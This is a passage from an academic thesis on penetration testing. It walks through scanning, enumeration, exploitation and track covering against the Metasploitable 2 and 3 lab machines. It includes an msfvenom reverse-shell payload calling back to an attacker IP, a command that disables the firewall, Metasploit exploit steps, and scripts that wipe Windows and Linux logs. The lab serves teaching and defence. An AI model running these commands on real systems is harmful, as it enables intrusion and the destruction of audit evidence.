PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.1 (protocol 2.0)
80/tcp open http Microsoft IIS httpd 7.5
4848/tcp open ssl/http Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
8022/tcp open http Apache Tomcat/Coyote JSP engine 1.1
8080/tcp open http Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
9200/tcp open http Elasticsearch REST API 1.1.1 (name: Captain Savage; Lucene
    4.7)
49153/tcp open msrpc Microsoft Windows RPC
49154/tcp open msrpc Microsoft Windows RPC
.
.
.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figura 3.1. Nmap on Metasploitable 3, in restrictive mode

From the results, it is possible to see that, even if the service can be exploited are many more with less firewall rules active, the ones that are exposed in the restrictive mode could be enough from the point of view of an attacker, or anyway could be used as a vector to exploit the other ones no visible before. Starting from the running services, we can easily guess we are targeting a Windows system due to some windows-specific service discovered like the IIS on port 80 that has been discovered on both the runs or for the open ports 135, 445 used for exposing RPC services in Windows-based operating system. Indeed the confidence in OS detection is quite high in both the runs, corresponding at 88% for the first run and 100% for the second one.

3.3.2 Enumeration

The port 80 is listed among the services discovered and it is known that on this port usually web servers are running. Another useful information about the running service comes from the operating system: Windows. Windows-based systems are usually distributed with *IIS* embedded, a web server build by Microsoft itself. *Httprint* can help the attacker to identify the web server application and version running on the victim machine. After downloading the signatures file from its website, it can be run against the host in order to have a list of possible web servers with the

```
.
.
.
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.1 (protocol 2.0)
80/tcp open http Microsoft IIS httpd 7.5
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3306/tcp open mysql MySQL 5.5.20-log
3389/tcp open tcpwrapped
4848/tcp open ssl/http Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
7676/tcp open java-message-service Java Message Service 301
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8022/tcp open http Apache Tomcat/Coyote JSP engine 1.1
8031/tcp open ssl/unknown
8080/tcp open http Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
8181/tcp open ssl/http Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
8443/tcp open ssl/https-alt?
9200/tcp open http Elasticsearch REST API 1.1.1 (name: Captain Savage; Lucene
    4.7)
49152/tcp open msrpc Microsoft Windows RPC
49153/tcp open msrpc Microsoft Windows RPC
49154/tcp open msrpc Microsoft Windows RPC
49155/tcp open unknown
49156/tcp open msrpc Microsoft Windows RPC
49160/tcp open msrpc Microsoft Windows RPC
.
.
.
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE:
    cpe:/o:microsoft:windows
```

Figura 3.2. Nmap on Metasploitable 3, in non-restrictive mode

scores associated to each entry. The *httprint* result confirms the expectations, since that it reports Microsoft IIS 6.0 with a confidence of 86.75%, even if it is not completely true, because the IIS version is the 7.0 3.3.

It is possible to analyse each running service on the target machine as it has been done with the port 80, but a vulnerability manager like OpenVAS could be used in order to make the process faster. It is important to underline, that the approach adopted depend on the test to be performed. Obviously by testing one service at a time, the possibility to be detected is much lower with respect using the vulnerability scanner, and obviously it depends also of the configuration of the scanner. We could configure OpenVAS to test against all the default ports, or if we could set the tool to test only the open ports. It depends of how much stealthiness we want to adopt. The stealthier approach would be to target each service singularly, but it takes much more time, than using a

```
Host: 192.168.56.101
Derived Signature:
Microsoft-IIS/7.5
FACD41D36ED3C295811C9DC5811C9DC5050C5D2594DF1BD04276E4BB811C9DC5
0D7645B5811C9DC52A200B4CCD37187C11DDC7D78398721E811C9DC5811C9DC5
E2CE6926E2CE6923E2CE6923811C9DC5E2CE69272576B769E2CE6926FACD41D3
6ED3C295E1CE67B1811C9DC5E2CE6923E2CE69236ED3C2956ED3C295E2CE6923
E2CE6923FCCC535F811C9DC5E2CE6927E2CE6920

Banner Reported: Microsoft-IIS/7.5
Banner Deduced: Microsoft-IIS/6.0
Score: 144
Confidence: 86.75
```

Figura 3.3. httprint result on Metasploitable 3

tool like OpenVAS, that after being configured correctly can test many services at a time, and reporting not only their versions, but also the vulnerabilities associated to that specific version of the service.

In the test, it will be used OpenVAS, with Greenbone Security Assistant as GUI available. Check the OpenVAS section for a description about its architecture. OpenVAS permits the creation of a new scan in a matter of second, by simply following a wizard that aks to the user only the target to be scanned. Beyond that shortcut, it is possible to configure each step of the scan. Each scan created with the wizard procedure involves the following steps:

- Target creation
- The creation of a task
- The execution of the task just created
- the report generation

Each time a task is executed all the target information are collected and saved under the form of assets, while all the vulnerabilities discovered are collected as results. The report represents a set of the information collected during a single task.

In Greenbone Security Assistant, there is a configuration menu containing data that could be re-used among many tasks, like targets, port list, scan configuration. For creating a task without the guidance of the wizard, the following information are requested:

Target it can be created from the dedicated section located in the configuration menu

Scanner it can be OpenVAS scanner or CVE; while the first one can be configured, the CVE scanner checks for CVEs only

Scanner config in case of OpenVAS scanner selected, it permits to select a pre-configured configuration that includes which NVT, (Network Vulnerability Test), will be executed.

There are also other parameters can be set for tuning the scan such as the alert to be used at the end of the scan, the scan scheduling, the order to be used for scanning the host, the maximum number of NVTs to be executed concurrently for each host, the number of hosts to be scanned concurrently. From the Scan configs section, it is possible also to create custom configuration, by selecting which NVTs to be executed.

In our scenario, the scans have been performed against a single target and in both the cases of firewall enabled and disabled. Obviously the scan reports presents a huge difference in term of vulnerabilities discovered, since that with the firewall disabled, the scan is able to reach an higher number of services to be tested.

Unexpectedly, at the early runs of the task against the target with the firewall enabled, the report contains no vulnerabilities. Since that our previous scan with NMap reported many services reachable even in the more restrictive case, that result in unacceptable. Another clue that the result found is not reliable is due to our test performed with *httprint*, which demonstrates that at least a service on port 80 is running, and it seems to be *IIS*. This situation demonstrates that more are the information collected, more are the possibility to understand the state of the target system.

The absence of vulnerabilities discovered is due to a failure at the first stage of the task, while the tool tries to identify if the targets are alive or not. While defining a target, it is possible to specify within the name and the *IP* (or *IP* range):

Port list ports to be scanned, it is possible to choose among pre-defined ones, or to create a custom port list

Alive test the test to be performed against the target to establish if it is alive or not

Since that we have already checked that the host is alive, and which ports are open, we can define a custom port list and configure the task to avoid the alive test, by considering the host alive a priori. It has been used two scan configs that differ from the way they use to collect information: the "Full and Fast" config uses the previously collected information, while the "Full and Deep" doesn't trust the information previously collected. The vulnerabilities, also known as results, are grouped in the tool in 4 classes of severity: high, medium, low, log. The report of the task against the target with the firewall enabled highlights 78 vulnerabilities discovered, among which only 15 are with a severity higher than log level 3.1. Even if 15 over 78 could be an acceptable number of vulnerabilities, the problem is that almost half of them are classified with an higher severity, meaning that they represent a huge risk in the system.

Serverity	Vulnerabilities
high	7
medium	7
low	1
log	63

Tabella 3.1. OpenVAS report with firewall enabled

Among the high severity vulnerabilities, there are 3 of them that regard the software *ManageEngine Desktop Central* running on port 8022, while 3 affects *OpenSSH* and 1 *IIS*. The Greenbone Security Assistant tool itself permits the export of the whole report or a filter version, and support many different file types, from xml to pdf, so as latex, simple text and many more. Anyway from

Vulnerability	Severity	QoD	Location
ManageEngine Desktop Central Remote Control Privilege Violation Vulnerability	10 (High)	80%	8022/TCP
MS15-034 HTTP.sys Remote Code Execution Vulnerability	10 (High)	95%	80/TCP
OpenSSH Denial Of Service and User Enumeration Vulnerabilities (Windows)	7.8 (High)	80%	22/TCP
OpenSSH X11 Forwarding Security Bypass Vulnerability (Windows)	7.5 (High)	80%	22/TCP
OpenSSH Multiple Vulnerabilities Jan17 (Windows)	7.5 (High)	80%	22/TCP
ManageEngine Desktop Central RCE Vulnerability	7.5 (High)	80%	8022/TCP
ManageEngine Desktop Central 9 FileUploadServlet connectionId Vulnerability	7.5 (High)	99%	8022/TCP
Elasticsearch Remote Code Execution Vulnerability	6.8 (Medium)	99%	9200/TCP
Elasticsearch Directory Traversal Vulnerability	5.0 (Medium)	80%	9200/TCP
SSL/TLS: Report Vulnerable Cipher Suites for HTTPS	5.0 (Medium)	98%	4848/TCP
Microsoft IIS Default Welcome Page Information Disclosure Vulnerability	5.0 (Medium)	70%	80/TCP
Oracle Glass Fish Server Directory Traversal Vulnerability	5.0 (Medium)	99%	4848/TCP
Elasticsearch Cross-Site Scripting (XSS) Vulnerability (Windows)	4.3 (Medium)	80%	9200/TCP
SSL/TLS: Diffie-Hellman Key Exchange Insufficient DH Group Strength Vulnerability	4.0 (Medium)	80%	4848/TCP

Tabella 3.2. OpenVAS detailed report with firewall enabled

the results obtained, it seems that *OpenSSH* and *ManageEngine Desktop Central* could be the possible targets.

Another task has been run against the target machine, by disabling the firewall on the target in order to be able to compare the reports generated. Greenbone Security Assistant includes a tool for comparing two reports, feature that can be very useful if we want to compare two reports of the same task performed before the adoption of the countermeasures and later, in order to have a glance of the risk reduced. Obviously we can have a glance at the table 3.3 for understanding that without the firewall it is absolutely another story. The machine is much more exposed as expected, so the attacker has many more entry points to be used.

Serverity	Vulnerabilities
high	15
medium	47
low	6
log	117

Tabella 3.3. OpenVAS report with firewall disabled

Vulnerability	Severity	QoD	Location
Oracle Mysql "my.conf" Security Bypass Vulnerability (Windows)	10 (High)	80%	3306/TCP
Oracle MySQL Security Updates (oct2016-2881722) 09 - Windows	10 (High)	80%	3306/TCP
ManageEngine Desktop Central Remote Control Privilege Violation Vulnerability	10 (High)	80%	8022/TCP
MS15-034 HTTP.sys Remote Code Execution Vulnerability	10 (High)	95%	80/TCP
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	9.3 (High)	95%	445/TCP
MySQL / MariaDB weak password	9.0 (High)	95%	3306/TCP
Oracle MySQL Multiple Unspecified vulnerabilities-02 Oct14 (Windows)	8.0 (High)	80%	3306/TCP
OpenSSH Denial of Service And User Enumeration Vulnerabilities (Windows)	7.8 (High)	80%	22/TCP
OpenSSH X11 Forwarding Security Bypass Vulnerability (Windows)	7.5 (High)	80%	22/TCP
OpenSSH Multiple Vulnerabilities Jan17 (Windows)	7.5 (High)	80%	22/TCP
ManageEngine Desktop Central RCE Vulnerability	7.5 (High)	80%	8022/TCP
Oracle MySQL Multiple Unspecified vulnerabilities-01 Feb15 (Windows)	7.5 (High)	80%	3306/TCP
ManageEngine Desktop Central 9 FileUploadServlet connectionId Vulnerability	7.5 (High)	99%	8022/TCP
Oracle MySQL Unspecified Vulnerability-03 Sep16 (Windows)	7.2 (High)	80%	3306/TCP
Oracle MySQL Unspecified Vulnerability-01 July16 (Windows)	7.1 (High)	80%	3306/TCP

Tabella 3.4. OpenVAS detailed report with firewall disabled

Among the high severity vulnerabilities, we have the same discovered in the previous test, but in addition, it is clear that *Oracle MySql*, running on port 3306, becomes the tool with the highest number of high severity vulnerabilities, since that it exposes 7 of them. Another new entry in this list, is the vulnerability that affect Windows SMB service, running on port 445, which is famous for its several vulnerabilities. In that case, Windows SMB, could be a good candidate for penetrating the system.

3.3.3 Exploitation

In order to break into the system, the high severity vulnerabilities will be considered first, and only in case of failure, the rest will be taken into consideration. The fact that we are considering only the high severity vulnerabilities doesn't mean that they are the only ones which can be exploited successfully, but for sure they represent the easy path to penetrate into the target. If they are not enough for breaking into the system, the rest of the vulnerabilities could be considered for achieving the goal, even if the difficulty increases when the severity is lower.

So let's start with *OpenSSH* service since that it is quite common among the services available in servers which need to be accessed remotely. In particular, by using Metasploit Framework it would be possible to brute-force the service in order to obtain valid credentials. In Metasploit Framework there is a specific auxiliary module (*auxiliary/scanner/ssh/ssh_login*) which brute-force *SSH*, by passing username list and password list. If this should not be enough, the tool *THC Hydra* already described, remains the main road to be followed for brute-forcing password, since that it is a purpose-specific tool.

Another service which could be exploited is *ManageEngine Desktop Central*. Even in that case Metasploit Framework can be used for looking for a module which can exploit this service vulnerability. By searching by name, the number of modules available is quite huge, but the rank can be used for filtering the results. The module *exploit/windows/http/manageengine_connectionid_write* can be used for uploading a payload that will starts a *Meterpreter* session. The service is listening on port 8022, and we have seen on NMap results that this port exposes an Apache Server. So the first thing we can do, is trying to access that page by using a browser. From the browser, we can see the home page of *ManageEngine Desktop Central*, and we can notice that *HTTPS* is not used. That information is useful in order to configure the module to use in Metasploit Framework. The only options we need to set in the module are the *RHOST*, by setting the target machine, and the port, since that in our case the port 8022 is used, while the default one is 8020.

Privilege Escalation

The execution of this module permits us to have a *Meterpreter* console on the target machine, running under the user "NT AUTHORITY\LOCAL SERVICE", that has not the rights of the System user. With this user, we can traverse the file system, but since that we don't have System user permissions, we cannot create new user neither clear the logs. By exploring the file system, we can see that Apache Tomcat installed under the path *C:\Program Files\Apache Software Foundation\tomcat*, that is the default folder and in its configuration located in its conf file, there is a file named *tomcat-users.xml*, which contains the list of the available credentials. In that way, we can try to access the service by using a browser, and using the default port 8282. It seems available, so we could use the username *sploit*, in order to access the web server and upload a backdoor.

So, we could use a tool deployed within Metasploit Framework, called *MSFVenom* which permits the creation of payloads that can be uploaded manually. In that case we will create a payload of type *java/jsp_shell_reverse_tcp* to be uploaded and executed using *Tomcat*. In order to create the payload, we need to specify also the address and port of the machine which will be connected with, as reported in the figure 3.4.

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.56.104 LPORT=4445
    -f war > blank.war
```

Figura 3.4. MSFVenom command to be used for creating a .war payload.

After creating the backdoor, we can connect to Tomcat and by using its admin portal, we can upload the file .war just created as it was a normal java application. Now we can create a payload handler from Metasploit Framework, by using the module *multi/handler*, specifying the payload to be used, the host of the attacker and the port as specified in creating the backdoor. By executing this module, we will create an handler that waits for connection, so the remaining action to perform

is the execution of the payload uploaded on the victim machine, by simply accessing the application just created. A new session will be created in Metasploit Framework, with a windows shell, so we can use the command *whoami* in order to check the user connected with: "nt authority\system" is the string returned by the command, so from now we can create new users, create and remove files, and any other kind of operation.

Now that we have a System access, we can disable the firewall (`netsh advfirewall set allprofiles state off`) in order to exploit some other service, or we could simply create a new user for connecting remotely to the target.

After disabling the firewall, the *SMB* service could be exploited. Metasploit Framework provides many specific modules, but we will use *exploit/windows/smb/psexec* in order to obtain a *Meterpreter* session on the target machine. The module requires the remote host and a pair of valid credentials. For this scope, again *THC Hydra* is the candidate tool for brute-forcing *SMB* in order to obtain at least one pair of valid credentials. In this step, we will assume we have already obtained valid credentials, since that with the System account, we could have created a new user. The execution of the module permits us to obtain a meterpreter session, with a System access.

3.3.4 Tracks Covering

As described in the previous section, once an attacker has access to the target machine, the tracks covering can be performed in different ways, according with the operations performed by attacker previously. In our case, we want to check if there is some .jar file uploaded during the exploitation of *ManageEngine Desktop Central*, and then we need to delete the .war application created in tomcat in order to obtain a System access. The last step, but the most important one in order to remain undetected, is the log cleaning. We could simply run the command *clearev* available in *Meterpreter*, or simply upload an ad-hoc script created for removing all the system logs 3.5. The script could be ideally modified in order to delete the logs only of certain applications, to avoid to raise suspect in an hypothetical check from a system administrator.

```
for /f %x in ('wevtutil el') do wevtutil cl "%x"
```

Figura 3.5. Script to be used for cleaning logs by Windows Command.

3.4 Metasploitable 2

Metasploitable 2 is Linux-based operating system, that is distributed directly as a VirtualBox machine, so there is no installation process. After its installation, it is possible to login to the system by using the credentials `msfadmin:msfadmin`. From this point forward, the information will be collected as an attacker would do, so we will perform almost the same operations performed against *Metasploitable 3*

3.4.1 Scanning

The result of the *fping* command shows the presence of the victim machine with the address `192.168.56.102`. The same result is demonstrated with the output of the *Nmap*, that identifies the following hosts:

192.168.56.1 The host machine

192.168.56.100 The configured ip of the *DHCP* server

192.168.67.102 The victim machine

192.168.67.104 The attacker machine

The next step includes the scanning of the victim machine by using NMap. The tool identifies many open ports (3.6) on the target machines on which run services that could be exploited, since that it is not configured for filtering the open ports, like it is for Metasploitable 3. From the running services, we can see some of them that are quite common like *HTTP* on port 80, or *SSH* on port 22, or *FTP* on port 21, but also some Linux-specific service such as *RPC* on port 111. Although there are services that can run on Windows also, like SMB on ports 139 and 445, NMap identify Linux as the target operating system.

3.4.2 Enumeration

Httprint will be used to check against the *HTTP* service found on the target. The result of *http* shows that likely the running service is Apache 2.2.0 with a confidence of 57.23%, as reported in the figure 3.7. Even if the confidence is not so high, the output shows that the next probable services belong all to the Apache family, so the guess can be considered quite reliable.

The next step involves the usage of OpenVAS in order to identify the flaw exposed by the system. Indeed the task run against the machine, identifies a huge amount of vulnerabilities corresponding to 69 flaws, of which 24 with a high severity, meaning that the system is very vulnerable to an attack, and that likely the attack can come from different vectors 3.5.

Serverity	Vulnerabilities
high	24
medium	41
low	4
log	80

Tabella 3.5. OpenVAS report on Metasploitable 2

3.4.3 Exploitation

Checking the report generated, it is possible to see that there is vulnerability that doesn't depend of a flaw in an application, neither in software misconfiguration, but it depends of the presence of the application itself. The presence of the *rexecd* service can be an example, since that it permits the remote login, without either asking for a password. The report highlight also the

```
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open shell Netkit rshd
1099/tcp open rmiregistry GNU Classpath grmiregistry
1524/tcp open shell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
.
.
.
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
```

Figura 3.6. Nmap result on Metasploitable 2

presence of *distcc*, that is a software that can be used to "distribute compilation of C or C++ code across several machines on network" [89]. Another example is represented by the identification of the vulnerability named "Possible Backdoor: Ingreslock". *Ingreslock* is a famous backdoor firstly discovered in 2004, and that listens on port 1524 and can be easily accessed by using telnet. Another backdoor is present on the service *VSFTPD*, which corresponds to a modified version of the tool that permits a user to start a service listing on port 6200, by simply sending to the *FTP* service a user that ends with ":)". In that way, the service will starts and the attacker will have a root access to the target machine.

Some of the previously can be exploited easily by using tools like *Telnet* or *nc*, even if Metasploit Framework provides some modules can be used for exploiting them such as *exploit/unix/ftp/vsftpd_234_backdoor* for exploiting the backdoor in *VSFTPD* or *exploit/unix/misc/distcc_exe* to exploit the *distcc* tool. Both the modules previously mentioned, requires only the *RHOST* to be set with the target machine, in order to work.

```
.
.
.
Derived Signature:
Apache/2.2.8 (Ubuntu) DAV/2
811C9DC56ED3C295811C9DC5811C9DC5811C9DC5505FCFE84276E4BB811C9DC5
0D7645B5811C9DC5811C9DC5CD37187C811C9DC5811C9DC5811C9DC5811C9DC5
6ED3C2956ED3C2956ED3C295811C9DC5E2CE6927811C9DC56ED3C295811C9DC5
6ED3C2956ED3C2952A200B4C6ED3C2956ED3C2956ED3C2956ED3C295E2CE6923
E2CE69236ED3C2955D0374DBE2CE6927E2CE6923

Banner Reported: Apache/2.2.8 (Ubuntu) DAV/2
Banner Deduced: Apache/2.0.x
Score: 95
Confidence: 57.23
-----------------------
Scores:
Apache/2.0.x: 95 57.23
Apache/1.3.[4-24]: 92 50.97
Apache/1.3.27: 91 48.98
Apache/1.3.26: 91 48.98
Apache/1.3.[1-3]: 87 41.55
TUX/2.0 (Linux): 83 34.88
Apache/1.2.6: 77 26.23
Com21 Cable Modem: 70 18.02
.
.
.
```

Figura 3.7. Httprint on Metasploitable 2

By using the *rexecd* service, an attacker can easily connect to a remote machine with a root account, using the command `rlogin -l root 192.168.56.102`. It is important to use *rsh-client*, otherwise the command *rlogin* will use *ssh* as default shell.

The reports highlights also some misconfiguration problem like:

"VNC Brute Force login" which signals that it is possible to connect remotely with a *VNC* client by using the password "password"

"PostgreSQL weak password" which reports the possibility to use the password "postgres" to access the database

"MySQL/MariaDB weak password" which reports the empty password for the root user of *MySQL*

Obviously the tool reports also many vulnerabilities discovered on port 80, which belongs to the application deployed on that Web Server. In particular there are the following application:

Vulnerability	Severity	QoD	Location
Check for rexecd Service	10 (high)	80%	512/TCP
TWiki XSS and Command Execution Vulnerabilities	10 (high)	80%	80/TCP
TWikiJava RMI Server Insecure Default Configuration Remote Code Execution Vulnerability	10 (high)	95%	1099/TCP
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities	10 (high)	99%	8787/TCP
Possible Backdoor: Ingreslock	10 (high)	99%	1524/TCP
OS End Of Life Detection	10 (high)	80%	general/TCP
DistCC Remote Code Execution Vulnerability	9.3 (high)	99%	3632/TCP
VNC Brute Force Login	9.0 (high)	95%	5900/TCP
PostgreSQL weak password	9.0 (high)	99%	5432/TCP
MySQL / MariaDB weak password	9.0 (high)	95%	3306/TCP
SSH Brute Force Logins With Default Credentials Reporting	9.0 (high)	95%	22/TCP
DistCC Detection	8.5 (high)	95%	3632/TCP
PostgreSQL Multiple Security Vulnerabilities	8.5 (high)	95%	5432/TCP
phpinfo() output accessible	7.5 (high)	80%	80/TCP
phpMyAdmin Code Injection and XSS Vulnerability	7.5 (high)	80%	80/TCP
phpMyAdmin Configuration File PHP Code Injection Vulnerability	7.5 (high)	80%	80/TCP
Check for rlogin Service	7.5 (high)	70%	513/TCP
phpMyAdmin Unspecified SQL Injection and Cross Site Scripting Vulnerabilities	7.5 (high)	80%	80/TCP
phpMyAdmin BLOB Streaming Multiple Input Validation Vulnerabilities	7.5 (high)	80%	80/TCP
Tiki Wiki CMS Groupware ¡ 4.2 Multiple Unspecified Vulnerabilities	7.5 (high)	80%	80/TCP
vsftpd Compromised Source Packages Backdoor Vulnerability	7.5 (high)	99%	6200/TCP
vsftpd Compromised Source Packages Backdoor Vulnerability	7.5 (high)	99%	21/TCP
PHP-CGI-based setups vulnerability when parsing query string parameters from php files.	7.5 (high)	95%	80/TCP
Test HTTP dangerous methods	7.5 (high)	99%	80/TCP

Tabella 3.6. OpenVAS detailed report on Metasploitable 2

TWiki is “enterprise wiki, enterprise collaboration platform, and web application platform”[91]

PhpMyAdmin a php application used for managing *MySQL* database

Mutillidae it is a vulnerable web application designed by OWASP, indeed the pages are organized by the following the OWASP Top Ten web-security risks

DVWA that is a web application intentionally designed to be vulnerable to the most common web flaws. It has been used for demonstrating SQLInjection, XSS and CSRF attacks in the dedicated session.

WebDAV that is an application, implementing WebDAV, (World Wide Web Distributed Authoring and Versioning), protocol, an extension of HTTP specifically designed for managing resources authoring operations [90].

The description of the exploitations associated with web applications haven't been reported in this section, since that they have been described in details in the dedicated part and they don't represent a mandatory path to obtain the control of the system, due to the several flaws previously identified.

3.4.4 Tracks Covering

In the dedicated section, it has been already described how to cover the tracks after a penetration, even if as we have already said, tracks covering is strongly dependent of the actions performed by the attacker, since that it is necessary to remove or hide all the files previously created. Regardless of the actions performed before by the attacker, a common step involved in this phase requires the logs manipulation. *Metasploitable 2* is already released with the file *.bash_history* of all the users that point to */dev/null*, otherwise this operation should have been performed by the attacker itself. In the home directory, there is also a file named *reset_logs.sh*, containing the instruction to be executed for cleaning the logs 3.8. As we can see from the script the operations performed are:

1. stop the *sysklogd* daemon and remove all the logs that are in */var/log*
2. stop *samba* service and remove its log
3. remove the *dhcp* service logs
4. remove the *proftpd*, *postgresql* and *apache2* services logs

```
#!/bin/sh

/etc/init.d/sysklogd stop
VARLOGS="auth.log boot btmp daemon.log debug dmesg kern.log mail.info
    mail.log mail.warn messages syslog udev wtmp"
cd /var/log
for ii in $VARLOGS; do
  echo -n > $ii
  rm -f $ii.? $ii.?.gz
done

/etc/init.d/samba stop
rm -f /var/log/samba/*

rm -f /var/lib/dhcp3/*

for ii in /var/log/proftpd/* /var/log/postgresql/* /var/log/apache2/*;
    do
  echo -n > $ii
done
```

Figura 3.8. Script to be used for cleaning logs in Linux-based machine.

Capitolo 4

Results

The thesis covers the main steps involved in a penetration test, from the initial operations until final exploitation and tracks covering, but what we can see from the lab is that, it is not a straightforward path to be followed, but it requires the analysis of the information collected in order to successfully proceed in the path. There is often the needs to go back, analyse the steps performed, and the reasons of certain results in order to understand the next steps. The procedure is often based on common mistakes performed by humans, errors that can occur in any link of the chain; it could be development, configuration, management or even simply information disclosure. Often the primary goal of an attacker is the information gathering in order to build a complete picture of the target he is about to attack, with the scope of being able to identify the weaknesses, since that intruders often try to follow the easiest path.

The lab chapter includes two examples provided with the goal of giving to the reader a more complete overview of the process. They cannot represent a real scenario, because of the main aspects involved. For the whole thesis, it has not been considered and almost ignored the security from the point of view of the network, and the lab doesn't include the assessment of the network-related components. Although that, they represent two systems that could be ideally found on a company which doesn't pay the right attention to security aspects. Indeed, although in the last years security importance has been increasing, today there are many companies that voluntarily ignore which are the risks. Often attackers are able to exploit a lot of well-known and old vulnerabilities that affect software. So from this point of view labs can be considered as a starting point, an easy-to-understand example of the steps involved in exploiting a well-known vulnerability of a system.

The previous chapter highlights the aptitude of a system to be vulnerable to certain flaws if they are not properly managed and the importance of defining security procedures within a company. From the examples described, we can see that a system can be vulnerable to many flaws at a time, by leading the whole system and its users to be easy targets for attackers. The lab chapter shows that by simply using automatic tools which look for the vulnerabilities of a system, a lof of weaknesses have been discovered, and some of them exploited for gaining access to the system. The examples show that in different conditions (with firewall enabled or not), with different target systems (Windows or Linux), once that a vulnerability in a software has been discovered nothing changes. Having a firewall is useless, if the server exposes a web service and the web server application contains a security flaws; no matter of which other ports will be filtered. Obviously having many running services exposes a target to a much higher risk, since that the likelihood to find at least one flaws among the services increases. If an application is deployed

without being well-tested, it can contain security flaws which can be exploited regardless of the operating system on which it will be installed. A typical example is a misconfiguration in the *SSH* server which permits an attacker to brute-force it, or a flaws discovered in *Apache Tomcat* web server, that being cross-platform, can impact several operating systems. For the same reasons, vulnerabilities affecting tools running on different systems are much more targeted, because in case of flaws discovered, they can impact more systems.

A point has to be taken in consideration regarding the examples shown in the previous chapter. It has been used only automatic tools, but during a penetration test it is often crucial the human factor. The success of a penetration test is strongly dependent of the person who carries it out, not only of the tools used. It has not been highlighted for the whole document because its objective is to focus on the tools involved. Another point to be highlighted is that the tools used are only the publicly available ones. This means that they are not the best tools on the market, since that there are many commercial tools which are more updated, including many more vulnerabilities, or other features to make the professionals life easier.

It demonstrates that without the right knowledge and the consciousness of the company, it can be very easy for an attacker to reach his goals. The goal of a company must be to make the attacker life as much difficult as possible, by adopting the right procedures and the most updated security standards. Without that, it's like leaving the company in the hands of the enemies without even try to defend itself. Defense should start from defining the right procedures, cataloguing the business-related information to be able to spread them as less as possible. Only authorized people can have access to a certain level of information. All the departments of a company must be involved, from receptionists to executives, including the contractors companies. All the people should know how to react if certain situations occur.

Each software company must implement a secure development life-cycle, for defining the procedure involved in software development, in order to identify software flaws as soon as possible, before reaching the customers, and becoming entry-points for attackers.

Capitolo 5

Conclusion

The goal of the thesis was to describe clearly the path followed by an attacker to penetrate into a system, in order to be reproduced within a company with the scope to implement the right procedures to protect itself.

Although the document describes the main steps which could be useful for understanding the whole picture of the process involved, there are some aspects that have been ignored for time reason. The document highlights the risk involved in a system on which no vulnerability assessment has been performed, so it presents a lot of possible weaknesses which can be exploited. The lab chapter shows the discovery and exploitation of many vulnerabilities, by using the proper tool; often it is neither required a specific knowledge in order to successfully exploit a vulnerability, and often the operation could be performed mechanically. The examples included in the thesis have been performed on an environment built for this purpose, so it has the upside to be easily understand, and do not require a very specific knowledge in order to read the operations involved. The downside of this aspect is that a real environment can be very different. It would be great to have a comparison with two servers running respectively Windows and Linux, but properly protected. This could be a perfect continuation, in order to understand how much the lab is different from a real system.

The whole document analyses the penetration test from the point of view of an attacker. The work could be continued also by defining a plan to be adopted within a company in order to defend itself against these kinds of attack. It should be identified the effect that each attack can have on a system, and propose the countermeasures to be adopted to avoid or, at least, reduce that effect.

Another useful proposal can provide the definition of a process act to identify the steps to be implemented in a security development life-cycle, by walking through all the phases to be adopted within the company. It should include a plan adoption within a company identifying which steps should be implemented first and which effect would have the adoption of each step on the current situation and what should be the final results. It can represents a sort of road-map to be adopted in order to reduce the most critical risks as soon as possible and build, with the time necessary, a security-aware company, able to respect the most advanced standard developed in the security industry.

Bibliografia

[1] NIST, An Introduction to Computer Security https://www.davidsalomon.name/CompSec/auxiliary/handbook.pdf

[2] PWC, US cybersecurity 2015, http://www.pwc.com/us/en/increasing-it-effectiveness/publications/assets/2015-us-cybercrime-survey.pdf

[3] Symantec, 2016 Internet Security Threat Report, https://www.symantec.com/content/dam/symantec/docs/infographics/istr-reporting-breaches-or-not-en.pdf

[4] Verizon, 2016 Data Breach Investigations Report, https://www.verizon.com/about/news/verizons-2016-data-breach-investigations-report-finds-cybercriminals-are-exploiting-human

[5] Georgia Weidman, "Penetration Testing", No Starch Press, 2014, ISBN:978-1-59327-564-8

[6] NIST, John Wack, Miles Tracy, Murugiah Souppaya, Guideline on Network Security Testing, http://www.iwar.org.uk/comsec/resources/netsec-testing/sp800-42.pdf

[7] SANS, Penetration Testing, https://www.sans.org/reading-room/whitepapers/analyst/penetration-testing-assessing-security-attackers-34635

[8] Patrick Engebretson, "The Basics of Hacking and Penetration Testing", Syngress, 2013, ISBN: 978-0-12-411644-3

